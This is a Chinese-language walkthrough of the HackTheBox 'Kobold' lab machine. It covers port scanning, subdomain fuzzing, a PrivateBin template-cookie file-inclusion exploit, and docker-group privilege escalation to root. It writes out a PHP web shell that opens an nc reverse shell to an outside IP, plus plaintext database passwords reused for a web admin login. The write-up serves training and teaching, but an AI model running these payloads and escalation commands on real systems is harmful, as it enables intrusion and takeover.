端口扫描
└─$ nmap -p- 10.129.38.62
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-10 19:09 CST
Nmap scan report for 10.129.38.62
Host is up (0.11s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3552/tcp open  taserver
# 感觉没什么信息
https://kobold.htb/
# 这是个Arcane 1.13.0 登录页面,但是查了漏洞好像没有可以利用的
http://kobold.htb:3552/login子域名爆破
ffuf -u "https://kobold.htb/" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host:FUZZ.kobold.htb" -t 100 -fs 154得到mcp.kobold.htb以及bin.kobold.htb(字典用的小了,我没扫到),在mcp.kobold.htb设置页面得到了 MCPJam 的版本信息 MCPJam Version: v1.4.2
CVE-2026-23744
更改url ip port后,得到ben账号,linpeas发现了第二个bin子域名
CVE-2025-64714
Conditions
templateselectiongot enabled incfg/conf.php- Visitor sets a cookie
templatepointing to an existing PHP file without it's suffix, using a path relative to thetplfolder. Absolute paths do not work.Visitor 设置一个指向Cookie的template,指向一个没有后缀的现有PHP文件,路径相对于 tpl 文件夹。绝对路径行不通。
可以看到bin.kobold.htb下标 PrivateBin 2.0.2
GET / HTTP/1.1
Host: bin.kobold.htb
Cookie: template=bootstrap5; ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=%7B%22%24device_id%22%3A%22019e1199-e49c-7113-bd96-c0f34e6291f3%22%2C%22distinct_id%22%3A%22019e1199-e49c-7113-bd96-c0f34e6291f3%22%2C%22%24sesid%22%3A%5B1778459482906%2C%22019e1466-2043-7c74-8698-cb178b178f5f%22%2C1778458697793%5D%2C%22%24initial_person_info%22%3A%7B%22r%22%3A%22%24direct%22%2C%22u%22%3A%22https%3A%2F%2Fmcp.kobold.htb%2F%23%22%7D%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
看到 Cookie 中存在 template=bootstrap5
ben@kobold:/privatebin-data/data$ echo '<?php phpinfo();?>' > test.php
echo '<?php phpinfo();?>' > test.php
GET / HTTP/1.1
Host: bin.kobold.htb
Cookie: template=../data/test; ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=%7B%22%24device_id%22%3A%22019e1199-e49c-7113-bd96-c0f34e6291f3%22%2C%22distinct_id%22%3A%22019e1199-e49c-7113-bd96-c0f34e6291f3%22%2C%22%24sesid%22%3A%5B1778459482906%2C%22019e1466-2043-7c74-8698-cb178b178f5f%22%2C1778458697793%5D%2C%22%24initial_person_info%22%3A%7B%22r%22%3A%22%24direct%22%2C%22u%22%3A%22https%3A%2F%2Fmcp.kobold.htb%2F%23%22%7D%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive测试成功,接着反弹shell
ben@kobold:/privatebin-data/data$ echo '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.229 6666 >/tmp/f");?>' > nc.php
<-i 2>&1|nc 10.10.16.229 6666 >/tmp/f");?>' > nc.php
ben@kobold:/privatebin-data/data$ cat nc.php
cat nc.php
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.229 6666 >/tmp/f");?>
/var/www $ cat index.php
<?php declare(strict_types=1);
/**
* PrivateBin
*
* a zero-knowledge paste bin
*
* @link https://github.com/PrivateBin/PrivateBin
* @copyright 2012 Sébastien SAUVAGE (sebsauvage.net)
* @license https://www.opensource.org/licenses/zlib-license.php The zlib/libpng License
*/
// change this, if your php files and data is outside of your webservers document root
define('PATH', '/srv/');
define('PUBLIC_PATH', __DIR__);
require PATH . 'vendor' . DIRECTORY_SEPARATOR . 'autoload.php';
new PrivateBin\Controller;去srv目录下看看发现cfg,分析配置文件
- 照应了这个CVE的条件
templateselection = true - 配置文件中给的密码
ComplexP@sswordAdmin1928成功登录http://kobold.htb:3552/login账号为arcane
;[model]
; example of DB configuration for MySQL
;class = Database
;[model_options]
;dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
;tbl = "privatebin_"    ; table prefix
;usr = "privatebin"
;pwd = "Z3r0P4ss"
;opt[12] = true   ; PDO::ATTR_PERSISTENT

;[model]
; example of DB configuration for PostgreSQL
;class = Database
;[model_options]
;dsn = "pgsql:host=localhost;dbname=privatebin"
;tbl = "privatebin_"     ; table prefix
;usr = "privatebin"
;pwd = "Z3r0P4ss"
;opt[12] = true    ; PDO::ATTR_PERSISTENT
[model]
; example of DB configuration for MySQL
; Temporarily disabling while we migrate to new server for loadbalancing
;class = Database
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_" ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
opt[12] = true ; PDO::ATTR_PERSISTENT
;[model]
; example of DB configuration for SQLite
;class = Database
;[model_options]
;dsn = "sqlite:" PATH "data/db.sq3"
;usr = null
;pwd = null
;opt[12] = true ; PDO::ATTR_PERSISTENT
;[model]
; example of DB configuration for PostgreSQL
;class = Database
;[model_options]
;dsn = "pgsql:host=localhost;dbname=privatebin"
;tbl = "privatebin_" ; table prefix
;usr = "privatebin"
;pwd = "Z3r0P4ss"
;opt[12] = true ; PDO::ATTR_PERSISTENThttps://wistful.cn/content/uploadfile/202605/183b1778494094.png

配好基础和端口9999以及数据卷从/到/app其实就好了,
root1
可以直接在web页面的shell端操作拿到root.txt
https://wistful.cn/content/uploadfile/202605/38e01778494094.png

root2
ben@kobold:/$ sg docker
sg docker
 ben@kobold:/$id
id
uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)
ben@kobold:/$ docker ps
docker ps
CONTAINER ID   IMAGE                               COMMAND                  CREATED          STATUS          PORTS                      NAMES
0f748f1f1c48   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"   11 minutes ago   Up 11 minutes   8080/tcp                   wistful
4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"   2 months ago     Up 2 hours      127.0.0.1:8080->8080/tcp   bin
ben@kobold:/$ docker exec -t -i wistful /bin/sh
root3
或者不进行登录web端,由ps aux得到靶机正在运行docker,利用sg或者 newgrp docker尝试进入docker组,直接利用docker组进行 提权
docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh注意:
root前 id 的时候,没看到自己在 docker 组,但是我们 sg docker 就能切换到 docker 组,是因为我们在 docker 组里这个信息被写到了 /etc/gshadow 里面,sg 从中读取了这个信息,从而让我们切换到了 docker 组里。
https://www.cnblogs.com/DSchenzi/p/19769841
https://andeli123.github.io/2026/03/23/HackTheBox-Kobold/index.html